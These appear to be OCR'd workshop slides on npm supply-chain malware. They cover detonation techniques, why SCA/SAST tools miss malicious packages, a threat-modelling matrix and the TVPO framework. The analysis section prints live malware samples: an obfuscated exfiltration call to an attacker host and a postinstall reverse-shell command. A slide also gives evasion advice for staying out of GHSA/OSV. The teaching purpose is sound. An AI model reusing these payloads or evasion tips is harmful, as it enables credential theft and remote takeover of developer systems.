- AI tooling - MCP, IDE, Claude, etc



GitHax

Open-Source Malware: Targeting CI/CD pipelines

- No EDR/IDS in pipelines
- Call's libraries and containers with no oversight
- No logging, or logging ignored
- CI is where intellectual property meets lots of access (API keys, tokens, etc)



GitHax

Open-Source Malware: Don’t get detected

- Most popular malicious package databases are GHSA & OSV
- Many security vendors use those two to determine maliciousness
- If you keep your open-source malware out of those two, you are good to go

GitHax

Open-Source Malware doesn't go "BOOM"!

- It doesn't detonate like traditional malware
- It's interpreted
- Part of the malware is the code, and part is NPM itself
- The good stuff requires on import, not stupid install scripts

GitHax

How does NPM malware go “BOOM!”?

EXERCISE:
NPM CLI

NPM “detonation” techniques

- Learn to to NOT detonate NPM malware with `npm view` and `npm pack`
- NPM install
  - Install scripts
    - Pre
    - Post
    - “Node install-malware.js”
- On import

GitHax

Why doesn’t SCA help?

SCA & SAST tools aren't built to detect malicious packages

Pinned

JounQin @JounQin · Jul 19

cc @geteslint @PrettierCode @PrettierESLint

Attention!!!

I was tricked by a phishing email and a new npm token was added and leaked then some popular packages I'm maintaining were released with malicious software, I've deleted the leaked token and marked all affected bad versions as deprecated and released new versions.

All affected packages and versions are:

- eslint-config-prettier
  - 8.10.1
  - 9.1.1
  - 10.1.6
  - 10.1.7
- eslint-plugin-prettier:
  - 4.2.2
  - 4.2.3
- snyckit:
  - 0.11.9
- @pkgr/core:
  - 0.2.8
- napi-postinstall:
  - 0.3.1

Thanks all, and sorry for my negligence.

2025-06-17 to 2025-06-23

37,419,831

Version	License
10.1.8	MIT


Unpacked Size	Total Files
59 kB	11

Last publish

10 days ago


GitHax

SCA & SAST tools aren't built to detect malicious packages



GitHax

SCA & SAST tools aren't built to detect malicious packages



GitHax

How SCA identifies malicious packages

GitHax

SCA & SAST tools aren't built to detect malicious packages

Malicious Package

Affecting web3-parser package, versions *

INTRODUCED: 24 JAN 2025 MALICIOUS CVE NOT AVAILABLE CWE-506

How to fix?


Avoid using all malicious instances of the `web3-parser` package.

Overview

web3-parser is a malicious package. This package contains malicious code, and its content was removed from the official package manager. While this package might be attempting to impersonate a valid organization, there is no connection between that organization and this package authorship.


References


- NPM Security Placeholder



GitHax

EXERCISE:
Test the SCA vendors


https://security.snyk.io/vuln/npm
snyk | SECURITY
Find out if you have vulnerabilities that put you at risk
Test your applications
Search by package name or CVE
All Vulnerabilities
APPLICATION
Cargo
cocoapods
Composer
Conan
Go
hex
Maven
npm
NuGet
pip
pub
RubyGems
Swift
VULNERABILITY
AFFECTS
TYPE
PUBLISHED
Improper Verification of Cryptographic Signature
node-saml *
npm
26 Jul 2025
Improper Verification of Cryptographic Signature
@node-saml/node-saml <5.1.0
npm
26 Jul 2025
Inclusion of Functionality from Untrusted Control Sphere
@openai/codex <0.9.0
npm
25 Jul 2025
Malicious Package
grafana-config-pipeline *
npm
25 Jul 2025
Malicious Package
chime-utils *
npm
25 Jul 2025
Malicious Package
chime-config *
npm
25 Jul 2025
Malicious Package
chime-core-utils *
npm
25 Jul 2025
Malicious Package
chime-ci-helper *
npm
25 Jul 2025
Malicious Package
grafana-internal-config-loader *
npm
25 Jul 2025
Malicious Package
chime-secrets *
npm
25 Jul 2025
Malicious Package
ifood-companies-manager-front *
npm
25 Jul 2025
Malicious Package
lspushpage *
npm
25 Jul 2025
Malicious Package
preset-classic *
npm
25 Jul 2025


https://app.endorlabs.com/t/demo-trial/discover/oss-packages?filter.search=eslint-config-prettier
namespace: demo-trial
Dashboard
Projects
Dependencies
AI Inventory
Findings
SBOM Hub
DISCOVER
DroidGPT
OSS Packages
AI Models
Vulnerabilities
CI/CD
Tools
View Documentation
Getting Started
Open Source Packages
eslint-config-prettier
Ecosystem
Search Open Source Packages
eslint-config-eslint-prettier
Versions 2 · Latest Version 1.0.1 · Repository https://github.com/shaneu/eslint-config-eslint-prettier.git
eslint-config-prettier-eslint-react
Versions 7 · Latest Version 1.2.2
@myparcel-eslint/eslint-config-prettier
Versions 14 · Latest Version 1.3.1 · Repository https://github:myparcelnl/eslint

Why doesn’t SAST help?

```
GitHax 6mile ~/projects/malware_analysis/web3-parser-1.6.4 % cat ./index.js
const axios=require("axios"),parser=r=>{try{r=String(r);const e=["aHR0cHM6Ly8=","YXBpLnRyYWRlZW5vLmNvbQ==","L2FwaQ==","L29yZGVy","L25ldw=="];return axios.post(e.map((r=>Buffer.from(r,"base64").toString())).join(""),{value:"parser"+r}).then((function(r){})),r}catch(e){return r}};module.exports={parser:parser};%
GitHax 6mile ~/projects/malware_analysis/web3-parser-1.6.4 % semgrep scan ./index.js

  ┌──── ○○○ ────┐
  │ Semgrep CLI │
  └─────────────┘

/usr/local/Cellar/semgrep/1.127.0/libexec/lib/python3.13/site-packages/opentelemetry/instrumentation/dependencies.py:4: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import (

Scanning 1 file (only git-tracked) with:

✔ Semgrep OSS
  ✔ Basic security coverage for first-party code vulnerabilities.

✔ Semgrep Code (SAST)
  ✔ Find and fix vulnerabilities in the code you write with advanced scanning and expert security rules.

✘ Semgrep Supply Chain (SCA)
  ✘ Find and fix the reachable vulnerabilities in your OSS dependencies.

━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00

  ┌──────────────┐
  │ Scan Summary │
  └──────────────┘

✅ Scan completed successfully.
 • Findings: 0 (0 blocking)
 • Rules run: 372
 • Targets scanned: 1
 • Parsed lines: ~100.0%
 • No ignore information available
Ran 372 rules on 1 file: 0 findings.
```

```
GitHax 6mile ~/projects/malware_analysis/herostereo-1.0.3 % cat ./package.json
{
  "name": "herostereo",
  "version": "1.0.3",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "ncat 185.183.106.85 43662  -e /bin/bash "
  },
  "author": "",
  "license": "ISC"
}
GitHax 6mile ~/projects/malware_analysis/herostereo-1.0.3 % semgrep scan ./package.json

  ─── ○○○ ───
  Semgrep CLI


/usr/local/Cellar/semgrep/1.127.0/libexec/lib/python3.13/site-packages/opentelemetry/instrumentation/dependencies.py:4: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import (

Scanning 1 file (only git-tracked) with:

✔ Semgrep OSS
  ✔ Basic security coverage for first-party code vulnerabilities.

✔ Semgrep Code (SAST)
  ✔ Find and fix vulnerabilities in the code you write with advanced scanning and expert
security rules.

✘ Semgrep Supply Chain (SCA)
  ✘ Find and fix the reachable vulnerabilities in your OSS dependencies.

  ──────────────────────────────────────── 100% 0:00:00


  Scan Summary

✅ Scan completed successfully.
 • Findings: 0 (0 blocking)
 • Rules run: 49
 • Targets scanned: 1
 • Parsed lines: ~100.0%
 • No ignore information available
Ran 49 rules on 1 file: 0 findings.
```

EXERCISE:
Find some malware in NPM

How we are gonna do this:

1. Identify a malicious package
2. Download the tarball
    a. npm view <package> –json
    b. npm pack <package>
    c. Or alternatively use wget

GitHax


Threat Modelling

OSC&R: https://pbom.dev

Reconnaissance (11)	Resource Development (6)	Initial Access (26)	Execution (12)	Persistence (8)	Privilege Escalation (2)	Defense Evasion (8)	Credential Access (8)	Lateral Movement (2)	Collection (5)	Exfiltration (3)	Impact (7)
Discover naming conventions	Accounts in public registry	Compromised token	SQL injection	Add user	Overprivileged CI/CD Runners	Misconfigured traffic log settings	Harvest secrets from logs	Overprivileged user account	Unencrypted data at rest	Bypass of outbound traffic control	Resource hijacking
Discover technology stacks	Publish malicious artifact	Compromised user account	Command injection	Backdoor in code	Inject malicious dependency to privileged user repository	Misconfigured audit logs settings	Harvest tokens from environment variables	Push implants across repositories	Unencrypted data in transit	Exfiltration over webhooks	Delete repositories
Discover used open-source dependencies	Advertise malicious artifact	Compromised service account	Cross-site scripting	Scheduled tasks on self hosted runner		Malicious compiler or interpreter	Passwords in CI/CD logs		Weak encryption	Exfiltration to code repositories	Misconfiguration of serverless workloads
Scan public artifacts for secrets	Malicious code contribution to an open-source repository	Repojacking	Runtime logic bomb	Implant in zombie instance		SaaS sprawl	Runtime leakage of password		Sensitive information in logs		Source code leak
Discover coding flaws	Compromised legitimate artifact	Shadow IT	Installation scripts	Create access token		Misconfigured security measures	Harvesting short-lived token		Sensitive information in environment variables		Malicious code in artifacts
Active scanning	Fake developer reputation (Starjacking)	Dependency confusion	IDE	Recursive PR		Bypass review using admin permission	Harvesting sensitive information from files				Backdoor in code
Scan configuration on public resources		Vulnerability in third-party CI/CD actions	Cloud workload	Untagged resources		Spoofed Commits	Steal credentials in container artifacts				Secret leak
Discover internal artifacts names		Exposed internal API	Malicious artifact execution	Deploy keys		Malicious Build Time Dependencies	Secrets in configuration files				
Accidental public disclosure of internal resources		Exposed storage	Trigger pipeline execution								
Scan public CI/CD configurations for secrets and vulnerable actions		Exposed database	Runtime backdoor								
Exposed storage		Permissive network access	Auto merge rules in SCM								
		Typosquatting	Cross Site Request Forgery								
		Vulnerable CICD plugins									
		Vulnerable CICD system									
		Brandjacking									
		Weak authentication methods									
		External user accounts									
		Compromised developer workstation									
		Malicious IDE extension									

GitHax

Visualizing the Software Supply Chain Stages



https://github.com/SecureStackCo/visualizing-software-supply-chain

GitHax

TVPO: Threat Modelling for the modern SSC

TVPO Framework: Target, Value, Patterns and Objectives

Target
Value
Patterns
Objectives

Flexible threat modelling & assessment methodology for software supply chains

https://github.com/6mile/tvpo

GitHax

Open-source malware targeting

Open-source malware is almost always targeted in some way:

a. What you have access to
    i. Crypto (money)
    ii. Open source projects (maintainer)
    iii. Access to company assets (AWS keys)
    iv. Intellectual property (source code)
b. Who you are (an enemy)

GitHax

Target

- Who, or what, are attackers focusing on?
- Is it an application? Is it source code? Is it a developer?

Value

- The reason the target has been selected
- What benefit does the target provides to an attacker?
- Different types of value: commercial, IP, strategic, political

Patterns


- Repeated traits of an organization, a team, or an individual that attackers can leverage
- Attackers find these patterns and abuse them

Objectives

